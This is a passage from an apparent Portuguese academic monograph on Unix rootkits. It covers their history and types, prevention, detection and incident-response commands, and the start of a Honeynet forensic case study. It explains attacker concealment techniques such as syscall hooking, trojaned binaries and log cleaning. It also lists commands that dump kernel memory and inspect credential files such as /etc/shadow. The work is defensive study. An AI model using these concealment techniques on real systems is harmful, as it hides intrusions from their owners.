3) Atacante consegue acesso ao sistema e, se ainda não for *root*, utiliza os mesmos tipos de ataques descritos no passo anterior para obter acesso de *root*, realizando, assim, uma escalação de privilégios (*privilege escalation*).
4) Atacante utiliza *rootkits* para *ocultar* a invasão, limpando os rastros do ataque e escondendo as suas ferramentas, possibilitando, assim, que ele permaneça por mais tempo no sistema sem ser detectado e permitindo, ainda, seu retorno posterior.
5) Atacante, opcionalmente, corrige a vulnerabilidade explorada para entrar no sistema, de forma a evitar ataques de terceiros, ou seja, para evitar que outros possam aproveitar a mesma brecha e obter acesso ao mesmo sistema – disputando com o atacante o acesso a este “recurso”.
6) Atacante planta uma *backdoor* (em algum binário ou serviço do sistema alterado maliciosamente, *trojaned*), com acesso local ou remoto, para poder retornar mais tarde ao computador.
7) Atacante possui total controle do sistema invadido e o utiliza para benefício próprio, conforme descrito adiante.

Rootkits, quando utilizados sozinhos, apenas ajudam a esconder a invasão, no entanto, eles são comumente utilizados em conjunto com outros programas maliciosos para as seguintes finalidades.

- Atacar outros computadores: invadir outros sistemas e realizar ataques de negação de serviço, distribuído ou não.
- Roubar dados do usuário: roubar credênciais de acesso a bancos, contas de *e-mails*, de *sites* de relacionamentos etc.
- Distribuição de arquivos ilegais: utilizar o sistema como um repositório de programas, jogos, filmes, músicas etc.
- *Proxy*: utilizar o sistema como um intermediário para acessar outros sistemas, de forma a dificultar o rastreamento do atacante e para tunelar tráfego.
- Enviar *spam*: enviar *e-mails* contendo propaganda, sem o consentimento do destinatário.

- Redes zumbis (*botnets*): utilizar o sistema como parte de uma rede de computadores remotamente controlados.

3.2 Histórico

Os primeiros rootkits, de acordo com (MURILO, 2006), consistiam em um conjunto de versões alteradas de ferramentas comumente utilizadas por administradores de sistemas. Estas ferramentas serviam para o atacante esconder informações da invasão e para limpar e alterar *logs* do sistema (*log file cleaners*). No entanto, *rootkits* evoluíram com o tempo e podem ser divididos em gerações descritas a seguir, conforme (MURILO, 2006), (CHUVAKIN, 2003) e (MURILO, 2001).

Primeira geração

- *Rootkits* em nível de usuário.
- Substituição de comandos básicos do sistema operacional.
- Remoção de entradas em arquivos de *logs*.
- Uso de arquivos de configuração.

Segunda geração

- *Rootkits* em nível de usuário.
- Inclusão de comandos próprios: *backdoors* e *trojans*, ataques de negação de serviço, varredura, enumeração e exploração de sistema.
- Manipulação de serviços do sistema.

Terceira geração

- *Rootkits* em nível de *kernel*.
- Uso de *loadable kernel modules* (LKMs) maliciosos.
- Uso em *worms*.

Quarta geração

- *Rootkits* em nível de MBR, de *hypervisor*, e de *firmware*.

A seguir são apresentadas as principais datas relacionadas a *rootkits*, de acordo com (MURILO, 2006) e (CHUVAKIN, 2003).

- 1989 – *Log file cleaners* são encontrados em *computadores* invadidos.
- 1989 – Códigos fontes de *log file cleaners* aparecem na revista Phrack.
- 1994 – Alertas de segurança do CERT falam em *rootkits* para SunOS e Linux.
- 1995 – *Rootkits* tornam-se popular entre atacantes.
- 1997 – Código fonte de LKM aparece na revista Phrack.
- 1997 – Código fonte de LKM aparece na lista de discussão Bugtraq.
- 1997 – Criação da ferramenta anti-*rootkits* chkrootkit.
- 1998 – Código fonte de *runtime kernel patching* é publicado.
- 2002 – *Backdoors* do tipo *sniffer* aparecem em *rootkits.*
- 2005 – É apresentado o conceito de *rootkits* em nível de MBR.
- 2006 – É apresentado o conceito de *rootkits* em nível de *firmware.*
- 2006 – É apresentado o conceito de *rootkits* em nível de *hypervisor*.
- 2007 – É descoberto *malware* que utiliza o conceito de *rootkits* em nível de MBR, *bootkits*.

3.3 Tipos

Nesta seção serão apresentadas as cinco categorias de *rootkits* que existem atualmente: *rootkits* em nível de usuário (*user level*), em nível de *kernel* (*kernel level*), em nível de *hypervisor*, em nível de MBR (*bootkits*) e em nível de *firmware*.

3.3.1 Nível de Usuário

Os *rootkits* em nível de usuário, também conhecidos como *user level*, *user mode* e *application level*, são os *rootkits* mais simples que existem e são subdivididos em dois tipos: os binários, que substituem os programas mais comuns encontrados no sistema operacional, e as bibliotecas, que substituem as principais bibliotecas do sistema operacional. Estes dois tipos serão apresentados em maiores detalhes a seguir.

3.3.1.1Binários

O *rootkit* binário, conforme (CHUVAKIN , 2003), foi o primeiro tipo de *rootkit* a surgir, e é composto de vários programas binários maliciosamente modificados (ver tabelas 3.1 e 3.2) e por *log file cleaners* (ver tabela 3.3). Normalmente eles são compactados em um arquivo, que contém um *script* de instalação e o código fonte dos

programas ou uma versão pré-compilada deles, para as principais plataformas em uso (Linux, BSDs e Solaris versões 32 *bits*).

Os programas são modificados maliciosamente (*trojaned*) para ocultar informações relacionadas a invasão (programas utilizados pelo atacante, processos e conexões de rede criados por estes programas, usuários, arquivos etc) e para conter *backdoors* locais ou remotas (para permitir que o invasor possa retornar posteriormente ao sistema e que tenha acesso de *root*).

A vantagem deste tipo de *rootkit* está no fato de serem simples de serem instalados, pois requerem apenas a substituição das versões originais do binários pelas versões modificadas, no entanto, há desvantagens neles, já que requerem que vários programas sejam substituídos no sistema operacional para devidamente ocultar a invasão, bem como, são fáceis de serem detectados por programas anti-*rootkits*, de verificação de integridade e por sistemas de detecção de intrusão local (HIDS).

Tabela 3.1: Principais programas modificados pelos *rootkits* binários (tabela 1 de 2), (CHKROOTKIT, 2009) e (BRAMLEY, 1999)

Programa	*Função original*	*Função modificada pelo atacante*
cron	Executar comandos agendados.	Não informa os comandos agendados pelo atacante.
du	Informar o espaço em disco.	Não informa o espaço em disco utilizado pelas ferramentas do atacante.
find	Buscar por arquivos.	Não informa os arquivos utilizados pelo atacante.
grep	Buscar por padrões de caracteres.	Não busca por palavras utilizadas em arquivos de configuração de *rootkits* (exemplo: senhas, endereços IP, URLs)
ifconfig	Dar informações das interfaces de rede.	Não informa que a interface de rede está em modo promíscuo, quando o atacante está utilizando um *sniffer*.
inetd	Iniciar serviços de rede.	Oculta os serviços de rede e *backdoors* criados pelo atacantes.
kill	Enviar informações para um processo.	Não termina os processos criados pelo atacante.
ls	Listar o conteúdo de um diretório.	Não lista os arquivos criados pelo atacante.
netstat	Dar informações da rede.	Não informa as conexões de rede criadas pelo atacante.

Tabela 3.2: Principais programas modificados pelos *rootkits* binários (tabela 2 de 2), (CHKROOTKIT, 2009) e (BRAMLEY, 1999)

Programa	*Função original*	*Função modificada pelo atacante*
ps	Listar os processos do sistema.	Não lista os processos criados pelo atacante.
rm	Remover arquivos.	Não remove os arquivos criados pelo atacante.
strings	Imprimir caracteres contidos em um arquivo.	Não imprime palavras encontradas nos programas *trojaned* utilizados pelo atacante (exemplo: senhas, endereços IP, URLs).
su	Trocar de usuário	Não permite trocar para os usuários criados pelo atacante.
top	Listar as tarefas do sistema.	Não lista as tarefas criadas pelo atacante.
w	Listar os usuários logados no sistema.	Não lista os usuários do atacante.

Tabela 3.3: Outros programas utilizados em conjunto com *rootkits*, (CHKROOTKIT, 2009) e (BRAMLEY, 1999)

Programa	*Função*
addlen	Modificar MAC *times* e CRC e de arquivos, para que os arquivos e binários utilizados pelo atacante tenham as mesma informações de metadados dos arquivos originais.
bindshell	Criar uma *shell* remota.
fix	Modificar MAC *times* e CRC e de arquivos, idem addlen.
wted	Remover entradas em arquivos de *log*.
z2	Remover entradas em arquivos de *log*.

3.3.1.2Bibliotecas

Os *rootkits* do tipo biblioteca, ou *library level*, substituem as principais bibliotecas, do sistema operacional (por exemplo, *libproc* e *libc)*, por versões maliciosamente modificadas pelo invasor, para interceptar chamadas de bibliotecas e informações que

os programas em nível de usuário, *user space*, buscam no sistema operacional, *kernel space*, ocultando, assim, as atividades do atacante, conforme (CHUVAKIN, 2003).

O mais conhecido *rootkit* em nível de biblioteca é o T0rn 8, que substitui a biblioteca de sistema *libproc.a* para interceptar informações, entre o espaço de *kernel* e o espaço de usuário, via o sistema de arquivos /proc, de acordo com (CHUVAKIN, 2003).

A vantagem destes *rootkits* está no fato simularem os *rootkits* em nível de *kernel* sem terem que ir até o nível de *kernel*, no entanto, programas que são ligados (*linkados*) estaticamente, em tempo de compilação, não são afetados por alterações feitas nas bibliotecas do sistema operacional, já que utilizam as suas próprias versões.

3.3.2 Nível de Kernel

Rootkits em nível de *kernel*, também conhecidos como *kernel level* ou *kernel mode*, são *rootkits* que ocultam e modificam informações diretamente no núcleo (*kernel*) do sistema operacional. Eles, conforme (KONG, 2007), podem ser divididos em dois tipos: *loadable kernel modules* (LKMs), módulos maliciosos que são carregados dinamicamente no *kernel* do sistema, e *run-time kernel patching*, modificação de estruturas e informações do *kernel* diretamente na memória do sistema operacional.

Rootkits em nível de *kernel* são mais difíceis de serem detectados do que em nível de usuário, pois atingem diretamente o *kernel* do sistema operacional, dando total controle do sistema operacional ao atacante, tornando-o, assim, não mais confiável.

3.3.2.1Loadable Kernel Module (LKM)

Loadable kernel module são códigos que estendem as funcionalidades do sistema operacional, adicionando novas chamadas de sistema (*system calls* ou *syscalls*). Eles são carregados dinamicamente, não necessitando que o sistema seja reinicializado.

Rootkits do tipo *loadable kernel module* ou, de forma curta, do tipo LKM, são os mais conhecidos do tipo de nível de *kernel*. Eles aproveitam as funcionalidades de carregamento dinâmico de módulos no núcleo do sistema operacional para facilitar e dar um maior controle ao atacante sobre o sistema invadido. O atacante, através deles, pode substituir *syscalls* ou interceptar as chamadas e o retorno delas, fazendo um *system call hooking*. Esta técnica, permite que o invasor oculte toda e qualquer informação que possa revelar que o sistema foi comprometido.

Os primeiros códigos, que alteravam maliciosamente a tabela de chamadas de sistema, surgiram publicamente no ano de 1997 por (HALFLIFE, 1997) e (JENSEN, 1997).

Na tabela a seguir são apresentadas as principais *syscalls* que são alteradas ou interceptadas.

Tabela 3.4: Chamadas de sistema comumente alteradas ou interceptadas

Chamada de sistema	*Função original*	*Função modificada pelo atacante*
read()	Ler a partir de um descritor de arquivo.	Não permite que se leia os arquivos e programas do atacante.
write()	Escrever em um descritor de arquivo.	Não permite que se escreva nos arquivos e programas do atacante.
open()	Abrir um arquivo.	Não permite que se abra os arquivos e programas do atacante.
close()	Fechar um arquivo.	Não permite que se feche arquivos e conexões de rede do atacante.
unlink()	Remover um arquivo.	Não permite que se remova arquivos e programas do atacante.
execve()	Executar um programa.	Não permite que se execute arquivos e programas do atacante.
chdir()	Mudar de diretório.	Não permite que se entre em um diretório criado pelo atacante.
kill()	Enviar sinais a um processo.	Não permite que se termine processos criados pelo atacante.
rmdir()	Remover um diretório.	Não permite que se remova diretórios criados pelo atacante.
readdir()	Ler o conteúdo de um diretório.	Não permite que se liste diretórios criados pelo atacante.

Embora *rootkits* do tipo LKM sejam extremamente perigosos, eles podem ser facilmente barrados desabilitando-se a funcionalidade de carregamento dinâmico de módulos no sistema operacional, desta forma, o sistema operacional não permitirá o carregamento de LKMs, o que é altamente recomendado para sistemas críticos, onde a segurança é prioridade. No entanto, isto pode impactar na funcionalidade do sistema, já que nem módulos benignos poderão ser carregados, como *drivers* de dispositivo, por exemplo, porém eles podem ser compilados estaticamente no *kernel*. Esta troca entre segurança e funcionalidade deve ser cuidadosamente planejada. O uso de *securelevels* também inibe os *rootkits* LKM.

3.3.2.2Runtime Kernel Patching

Rootkits do tipo *runtime kernel patching* consistem em *rootkits* que alteram estruturas do núcleo do sistema operacional diretamente na memória do sistema. Assim como os *rootkits* do tipo LKM, eles podem substituir *syscalls* ou interceptar a chamada e o retorno delas, permitindo que eles ocultem toda e qualquer informação que possa revelar que o sistema foi comprometido. Eles surgiram publicamente entre os anos de 1998 e 1999 por (CESARE, 1998) e (CESARE, 1999).

A sua funcionalidade consiste, basicamente, em alocar memória no espaço de memória do *kernel*, encontrar a tabela de chamadas de sistema, e substituir elas ou interceptar os dados que chegam e saem delas, fazendo um *system call hooking*; ou, inserir um *jump* incondicional dentro da *syscall*, desviando-se o fluxo normal de execução para a área do código malicioso, técnica conhecida como *inline function hooking*; ou, alterar diretamente o código da chamada de sistema, técnica conhecida como *code byte patching*.

Estes *rootkits* são difíceis de serem bloqueados e detectados se o sistema não utiliza um HIDS ou *securelevels*. No entanto, eles são automaticamente removidos a cada reinicialização do sistema, já que residem exclusivamente em memória, a não ser que o atacante crie um *script* que os recarrega a cada inicialização do sistema ou altere diretamente o arquivo binário do *kernel*.

3.3.3 Nível de Hypervisor

Rootkits em nível de *hypervisor* são *rootkits* que utilizam virtualização para esconder o atacante do proprietário do computador. Eles necessitam que o *hardware* do sistema tenha suporte nativo à virtualização, comumente encontrado na grande maioria dos *hardwares* vendidos atualmente.

Estes *rootkits* modificam a inicialização do sistema operacional e criam uma máquina virtual onde o sistema operacional original rodará, sem que o mesmo saiba, possibilitando, assim, que o *rootkit* do tipo *hypervisor* possa interceptar toda e qualquer interrupção de *hardware* causada por uma chamada de sistema feita pelo sistema operacional. Desta maneira, o atacante pode se esconder facilmente e escolher quais informações o usuário terá acesso.

Rootkits em nível de *hypervisor*, até onde se sabe, ainda não são encontrados em ataques na Internet, sendo utilizados, basicamente, como *proof of concept* da técnica, (SUBVIRT, 2006), (BLUE PILL, 2006) e (BLUE PILL, 2008).

Formas de detecção para este tipo de *rootkits* são (RED PILL, 2004), (QUIST, 2006) e (HOOKSAFE, 2009).

3.3.4 Nível de MBR

Rootkits em nível de MBR, também conhecidos como *bootkits*, são *rootkits* que se instalam na *master boot record* do sistema operacional e, por consequência, e assim como os *rootkits* em nível de *hypervisor*, modificam a inicialização do sistema

operacional e são carregados antes destes, copiando a MBR original para outro setor do disco.

Estes *rootkits* podem modificar e interceptar toda e qualquer chamada de sistema. Desta maneira, o atacante pode se esconder facilmente e escolher quais informações o usuário terá acesso. Eles tornam ineficazes encriptação do disco rígido, pois são carregados antes do sistema que pede a senha de acesso ao usuário e realiza a decriptação, interceptando, assim, a senha e comprometendo a confidencialidade dos dados.

Este tipo de técnica é utilizada em programas maliciosos como Mebroot, utilizados em ataques na Internet, (FLORIO, 2008), e em (GMER, 2008). Além de *proof of concepts*, (BOOTROOT, 2005) e (STONED, 2009).

A principal defesa contra este tipo de *rootkit* é a utilização de um HIDS ou um anti-*malware* que proteja a MBR.

3.3.5 Nível de Firmware

Rootkits em nível de *firmware* são *rootkits* que são instalados em BIOS, em placas de expansão PCI e em *firmwares* ACPI, quando o meio onde estes são armazenados permite que informações sejam gravadas, visto que normalmente eles são armazenados em memórias somente leitura.

De todos os tipos de *rootkits* apresentados neste trabalho, estes são os que se encontram no mais baixo nível possível, e que sobrevivem a uma completa reinstalação do sistema operacional, já que não se encontram no sistema em si, mas sim no *firmware* localizado entre o sistema operacional e o *hardware*.

Estes são os *rootkits* que apresentam o maior nível de invisibilidade e a maior possibilidade de controlar as informações frente o usuário, no entanto, são complexos e muito específicos ao *firmware* que irão atacar, bem como, requerem que o computador atacado tenha as ferramentas necessárias para que o *rootkit* seja gravado no *firmware*.

A maioria destes *rootkits* está restrita a *proof of concepts*, como (HEASMAN, 2006), (HEASMAN, 2007), (SACOO, 2009), (TERESHKIN, 2009a) e (TERESHKIN, 2009b), no entanto, foi reportado na Europa um ataque onde *firmwares* de máquinas leitoras de cartão de crédito foram modificadas para enviar os dados dos usuários para criminosos, (TELEGRAPH, 2008).

As formas de se prevenir de *rootkits* em nível *firmware* incluem proibição de escrita nos *firmwares*, através de *jumpers* no *hardware*, e o uso de assinatura digital, para permitir somente a escrita no *firmware* de código autorizado pelo fabricante.

4 PREVENÇÃO, DETECÇÃO E RESPOSTA

Este capítulo discutirá formas de prevenção e detecção de *rootkits* e como responder a incidentes onde um sistema Unix foi invadido e foi feito o uso de *rootkits*.

A melhor defesa, seja contra *rootkits* ou contra outros programas maliciosos, é sempre a prevenção, pois uma vez que o sistema foi invadido e foi feito uso de *rootkits*, o sistema torna-se não mais confiável e qualquer resultado apresentado por uma ferramenta anti-*rootkits* pode estar sendo alterado pelo próprio *rootkit*, de forma que os resultados obtidos na verificação são falsos, mas apresentados como verdadeiros, que o sistema está livre de *malwares*, visto que o sistema foi subvertido, neste caso, o *rootkit* cumpriu o seu papel de esconder a invasão e o jogo acabou com a vitória dos criminosos.

É importante lembrar que não existe sistema nem segurança perfeitos, que a segurança do sistema só é tão forte quanto a segurança do componente mais fraco da cadeia, que um atacante com conhecimento, com ferramentas adequadas, motivado, com tempo disponível e com um objetivo, pode entrar em qualquer sistema, não importa qual seja segurança implementada, e que a última linha de defesa reside sempre no operador do sistema.

4.1 Prevenção

A melhor forma de se prevenir o uso de *rootkits* é, em primeiro lugar, evitando o uso deles, ou seja, evitando que o sistema seja invadido. Para tal, o sistema operacional deve ser configurado de forma segura e recomendações do fabricante e guias de melhores práticas devem ser seguidos, conforme (ISO 27001:2006), (ISO 17799:2005), (IA NSA, 2010), (STIGS IASE DISA, 2010) e (CSRC NIST, 2010). A seguir, são listadas algumas recomendações para aumentar a segurança do sistema (*hardening*).

- Serviços e programas desnecessários – Serviços e programas que não são utilizados devem ser desativados e, quando possível, removidos. Quanto menor a quantidade de código sendo executado no sistema, menor é a possibilidade de falhas de segurança serem inseridas.

- Uso de módulos dinâmico no *kernel* – Bloquear o uso de módulos dinâmicos de *kernel*, desta forma evita-se que o atacante possa utilizar *rootkits* do tipo LKM. Qualquer módulo extra, que seja necessário, deve ser compilado diretamente no *kernel*.
- Uso de *securelevels* – Utilizar *securelevels* para que parâmetros do *kernel* não possam ser alterados; *flags* imutáveis de sistemas de arquivos não possam ser modificadas, por exemplo, *flags* de *append* ou somente leitura; seja proibida a escrita, por parte de programas, na área de memória do *kernel*, desta forma *rootkits* em nível de *kernel* são barrados; regras de *firewall* não podem ser modificadas; entre outras restrições.
- *Patches* de segurança – Aplicar *patches* de segurança, sempre que possível e dentro de um período de tempo razoável, para corrigir falhas em programas que podem ser exploradas por atacantes.
- Usuários e senhas – Utilizar contas de usuários com separação de privilégios, para evitar que o comprometimento de uma conta de acesso possa colocar em risco toda a segurança do sistema, bem como, utilizar senhas fortes, de forma a tornar impraticável ataques de adivinhação de senha por força bruta.
- Integridade do sistema – Verificar a integridade de programas e arquivos no sistema, de forma a detectar binários *trojaned* e possíveis alterações maliciosas em arquivos.
- Controles específicos – Utilizar *firewall*, antivírus, anti-*malwares* e anti-*rootkits* e um sistema de detecção de intrusão local, colocando, assim, várias camadas de segurança no sistema, de forma que caso uma camada seja burlada, outras podem barrar o ataque.
- Isolamento de programas – Executar programas isoladamente do resto do sistema operacional, dentro de um sistema de *jails* ou virtualização, de forma que a exploração de uma falha de segurança no programa fique contida nele e não se propague para o resto do sistema, bem como, rodar serviços sobre contas com a menor quantidade de privilégios possíveis.
- Serviços publicados – Publicar para a rede, externa e interna, apenas os serviços necessários, de forma a diminuir os possíveis pontos de ataque ao sistema.

Seguindo-se as recomendações citadas acima e nas referências, se estará implementando uma estratégia de *defense in depth*, onde múltiplas camadas de proteção são utilizadas para proteger o sistema. Desta forma, reduz-se ao máximo a superfície que pode ser explorada em um ataque, bem como, se criam barreiras internas para o atacante, caso o sistema seja invadido.

É interessante, também, a realização periódica de diagnósticos de vulnerabilidades, para verificar o surgimento de vulnerabilidades no sistema, e testes de intrusão, para testar a segurança do sistema contra ataques simulados.

4.2 Detecção

A melhor forma de detecção, quando há indícios ou a confirmação de que o sistema foi invadido e de que *rootkits* podem ter sido empregados, é utilizar um programa anti-*rootkits*, como (CHKROOTKIT, 2009) e (ROOTKIT HUNTER, 2009), que varre o sistema em busca de sinais de *rootkits*, assim como um programa antivírus faz com vírus.

Programas anti-*rootkits* detectam *rootkits* através de assinaturas e, normalmente, rodam em nível de usuário. Estas características são o ponto fraco destes programas, visto que, no primeiro caso, um *rootkit* novo, ainda não conhecido, não será detectado pelo programa, já que ele não possui a assinatura correspondente, e, no segundo caso, um *rootkit* em nível de *kernel* pode subverter fácil e completamente um programa anti-*rootkits* que roda no nível superior, no nível de usuário. Desta forma, como qualquer atividade na área de segurança, os especialistas anti-*rootkits* vivem em uma eterna corrida contra os criminosos.

A seguir, são apresentados alguns métodos gerais utilizados para se detectar *rootkits* em nível de usuário e em nível de *kernel*, conforme (MURILO, 2001) e (KONG, 2007).

- Busca por caracteres – A busca por caracteres conhecidos, como nomes de arquivos de configuração, usuários, senhas, endereços IP, entre outros, em binários *trojaned*, pode indicar a presença de um *rootkit* no sistema.
- Verificação de integridade – A verificação e comparação periódica de *hashes* de programas e arquivos contra *hashes* geradas após uma instalação inicial do sistema, pode indicar a presença de alterações maliciosas em arquivos, causadas por *rootkits*.
- Exame de chamadas de sistema e de bibliotecas – O exame das chamadas de sistemas e de bibliotecas feitas por um programa pode indicar o acesso do programa a algum arquivo de configuração utilizado por *rootkits*.
- Exame de MAC *times* – O exame do MAC *times* de programas e arquivos pode auxiliar no isolamento de possíveis alterações feitas após uma invasão.
- Exame de conexões de rede – A verificação por portas abertas e conexões suspeitas pode indicar a presença de um *backdoor* remoto no sistema.
- Exame da tabela de chamadas de sistema e símbolos do *kernel* – O exame por alterações na tabela de chamadas de sistema e por definições de símbolos incomuns no *kernel* podem indicar a presença de um *rootkit* em nível de *kernel*.
- Busca por outros indícios – A busca por processos ativos, mas não contabilizados no sistema, via uma busca excessiva no número total de identificador de processo (PID) disponível; diretórios e arquivos ocultos, o número de diretórios e arquivos visíveis é diferente do número informado nos metadados do diretório pai; indícios de alterações em arquivos de *logs*, como

entradas apagadas ou sobrescritas; a presença de usuários estranhos; arquivos de configuração e *scripts* incomuns no sistema; programas com as *flags* SUID e SGID setadas, possível indicação da presença de binários *trojaned* que dá acesso de *root*; arquivos temporários no diretório /tmp, possível resíduo de processos, de arquivos abertos e da compilação de programas; entre outros, podem ser indícios de que o sistema foi invadido e de que *rootkits* foram utilizados.

Abaixo, são apresentados alguns métodos específicos para detectar *rootkits* em nível de *kernel*, de acordo com (KONG, 2007).

- Detecção de substituição (*call hooks*) de chamadas de sistema (*syscalls*) – Verifica-se os endereços, na tabela de símbolos contida na memória ou no arquivo do *kernel*, das *syscalls* e compara-se com os endereços encontrados na tabela de *syscalls* contida na memória.
- Detecção de *jumps* incondicionais (*inline function hooks*) – Verifica-se toda a memória do *kernel* em busca de *jumps* incondicionais que apontem para fora do escopo da função sendo analisada.
- Detecção de funções que tiveram o seu código alterado (*code byte patches*) – Faze-se um *hash* ou *baseline* da memória do *kernel*, após uma instalação nova, e compara-se com a memória do sistema rodando.

Pode-se, também, utilizar um sistema de detecção de intrusão local (HIDS), como (OSSEC, 2010), que utiliza verificação de integridade para detectar alterações em programas, arquivos e *logs* do sistema, um primeiro sinal de que algo pode estar errado, por exemplo, quando um *rootkit* instala um binário *trojaned*, bem como, monitora dinamicamente o comportamento do sistema, em busca de alterações, fora do padrão normal de uso, em processos, serviços, programas, arquivos e no *kernel*, por exemplo, quando um *rootkit* em nível de *kernel* tenta alterar a tabela de chamadas de sistema ou bibliotecas.

4.3 Resposta

Esta seção apresentará técnicas e melhores práticas para se responder a um incidente de segurança, onde *rootkits* em nível de usuário e de *kernel* podem ter sido utilizados. Serão utilizados os conceitos de investigação forense digital, conforme apresentado no capítulo 2, e o que foi visto a respeito de *rootkits* em nível de usuário e de *kernel*, conforme o capítulo 3.

No anexo deste trabalho, script de coleta de dados, há o código fonte de um *script* que executa, simplificadamente, alguns dos comandos apresentados nesta seção.

Os comandos executados em uma resposta a incidente, quando se está fazendo uma *live analysis*, devem ser executados a partir de uma mídia de armazenando somente leitura, como um CD-ROM, por exemplo, bem como, eles devem ter sido compilados em um sistema seguro e estaticamente *linkados*. Desta forma, não são utilizados os comandos nem as bibliotecas do sistema operacional sendo analisado, pois estes podem ter sido maliciosamente alterados pelo atacante. Apesar disto, *rootkits* em nível *kernel* ainda podem alterar os resultados obtidos.

Abaixo, são apresentados exemplos de alguns comandos que podem ser executados na coleta de dados inicial de uma resposta a incidente. Maiores informações a respeito de cada parâmetro dos comandos podem ser obtidas nas respectivas *man pages*, (MAN PAGES, 2010).

Verificar os usuários logados:

- w

Verificar informações dos metadados de um arquivo (MAC times, inode inicial, número de blocos utilizados, número de *links* para o arquivo, permissões etc):

- stat <arquivo>

Verificar as conexões de rede:

- netstat -antup

Verificar os arquivos abertos:

- lsof

Verificar os processos:

- ps -elyLF

Ver os últimos usuários logados no sistema:

- last -adix

Fazer um *hash* de todos os arquivos do sistema de arquivos:

- find . -type f -exec sha1sum {} \; >> hashes-arquivos.txt

Verificar se a placa de rede está em modo promíscuo (possível indicação de que há um *sniffer* ativo no sistema):

- ifconfing -a -v

Encontrar arquivos modificados nos últimos N dias:

- find / -mtime -N -print

Procurar por binários com as *flags* de SUID e SGID ativas:

- find / -perm -004000 -o -perm -002000

Verificar comandos agendados no crontab:

- crontab -u <usuário> -l

Scannear remotamente o computador em busca de *backdoors* ativas:

- nmap -sS -sU -sV -P0 -n -p0-65535 <endereço IP> -oN scan-result.txt

Verificar as chamadas de sistema de um programa:

- strace -o strace-result.txt <programa>

Imprimir as sequências de caracteres de um arquivo binário:

- strings -a <binário>

Fazer um *dump* do conteúdo da memória do sistema operacional:

- less -f /dev/mem | hexdump -v -C > mem.dump

Fazer um *dump* do conteúdo da memória do sistema operacional (não imprimindo linhas repetidas):

- less -f /dev/mem | hexdump -C > mem.dump

Buscar *strings* de caracteres na memória do sistema operacional:

- less -f /dev/mem | hexdump -C | grep -i <string>

Fazer um *hash* do disco rígido:

- sha256sum <disco rígido>

Fazer uma cópia bit a bit do disco rídigo:

- dd if=<disco rígido> of=disco.img conv=noerror

Outras verificações que também podem ser feitas são:

- Procurar por diretórios e arquivo ocultos, tais como ".. " (ponto-ponto-espaço).
- Procurar por arquivos e diretórios estranhos e com nomes incomuns em lugares não usuais, por exemplo, dentro dos diretórios /dev, /bin, /sbin.
- Verificar os *logs* do sistema e de serviços, procurando, em especial, por entradas estranhas, apagadas ou alteradas.
- Olhar os arquivos de configuração, por exemplo, /etc/passwd, /etc/shadow, /etc/hosts.allow, /etc/hosts.deny, /etc/crontab etc., em busca de configurações incomuns.
- Verificar se o comando `ls` foi alterado para esconder algum arquivo ou diretório (este teste não funciona se o comando echo também foi alterado), comparando-se o resultado de `ls -a` com `echo .*` e `echo *`.

5 ESTUDO DE CASO

Neste capítulo será presentado um estudo de caso onde se utilizam técnicas de investigação forense digital, apresentadas ao longo deste trabalho, para se analisar a invasão de um sistema Unix onde *rootkits* foram utilizados.

Para o leitor que deseja colocar a mão na massa em (Honeynet Project Challenges, 2010) e (Forensics Puzzle, 2010) há diversos exemplos e desafios que simulam invasões a sistemas, onde o participante deve utilizar técnicas de análise forense para investigar e resolver os problemas.

5.1 Post-mortem Analysis – Sistema Unix Invadido e Rootkit em Nível de Usuário

5.1.1 Análise

A análise realizada neste caso envolve o uso de *rootkits* em nível de usuário, que foram utilizados após um atacante invadir um sistema Red Hat Linux 6.2. A imagem sendo analisada foi elaborada pelo projeto (Honeynet Project Challenges, 2010) e está disponível em (acessado em 19 de Junho de 2010):

- Endereço para o desafio: http://old.honeynet.org/scans/scan15/
- Endereço para a imagem: http://old.honeynet.org/scans/scan15/honeynet.tar.gz

Após ser feito o *download* do arquivo contendo a imagem, deve-se verificar a *hash* MD5 de ambos, arquivo e imagem, e validar com as *hashes* fornecidas no *site* do desafio, a fim de que qualquer erro no processo de *download* e descompactação não influencie na análise.

- *Hash* MD5 do arquivo honeynet.tar.gz: 0dff8fb9fe022ea80d8f1a4e4ae33e21
- *Hash* MD5 da imagem honeypot.hda8.dd: 5a8ebf5725b15e563c825be85f2f852e

A imagem consiste na partição “/” (root) de um sistema operacional Red Hat Linux 6.2. As partições "/boot", "/home", "/usr", "/var" e "swap" não foram incluídas na imagem.

Para dar início a análise, a primeiro etapa consiste em realizar a fase 4.2 – Fase de Inspeção – do modelo de investigação forense digital apresentado neste trabalho, onde são buscadas as informações iniciais a respeito da investigação, aquelas informações que são fácil e rapidamente identificadas. Para tal, iniciamos o processo montando a imagem de forma que não seja permitido a execução dos programas dentro dela, para evitar que algum programa malicioso danifique os arquivos contidos na imagem ou no próprio sistema do investigar, e que não seja feita alterações nos tempos de acesso (MAC times) dos arquivos.

Passo 1

```
investigator@forensics:# mount -o ro,loop,noatime,nodiratime,nodev,noexec,nosuid
honeypot.hda8.dd /mnt
```

O próximo passo consiste em fazer a *hash* dos arquivos contidos na imagem, a fim de se facilitar a identificação e comparação deles.

Passo 2

```
investigator@forensics:# find /mnt -type f -exec sha1sum {} \; >> /analise/hashes-
arquivos.txt
```

Analisando-se o resultado do passo anterior, claramente se percebe alguns arquivos estranhos dentro dos diretórios “/dev” e “/dev/ida” da imagem. Arquivos incomuns em um diretório que é destinado a armazenar os *drivers* de dispositivo do sistema.

Passo 3

```
investigator@forensics:# ls -lh /mnt/dev/ida/.drag-on
-rwx------ 1 root root 7.0K 2001-03-15 22:45 linsniffer
-rwx------ 1 root root   75 2001-03-15 22:45 logclear
-rwxr-xr-x 1 root root 618K 2001-03-15 22:45 mkxfs
-rw-r--r-- 1 root root  708 2001-03-15 22:45 s
-rwxr-xr-x 1 root root 4.0K 2001-03-15 22:45 sense
-rwx------ 1 root root 8.1K 2001-03-15 22:45 sl2
-rw------- 1 root root  540 2001-03-15 22:45 ssh_host_key
-rw------- 1 root root  512 2001-03-16 11:45 ssh_random_seed
-rw-r--r-- 1 root root  138 2001-03-16 13:28 tcp.log
```

```
investigator@forensics:# ls -lh /mnt/dev/ida/.. (repare que o nome deste diretório é
“.. “ - “ponto ponto espaço”)
-rwx------ 1 root root 7.0K 2001-03-15 22:45 linsniffer
-rwx------ 1 root root   75 2001-03-15 22:45 logclear
-rwxr-xr-x 1 root root 618K 2001-03-15 22:45 mkxfs
-rw-r--r-- 1 root root  708 2001-03-15 22:45 s
-rwxr-xr-x 1 root root 4.0K 2001-03-15 22:45 sense
-rwx------ 1 root root 8.1K 2001-03-15 22:45 sl2
-rw------- 1 root root  540 2001-03-15 22:45 ssh_host_key
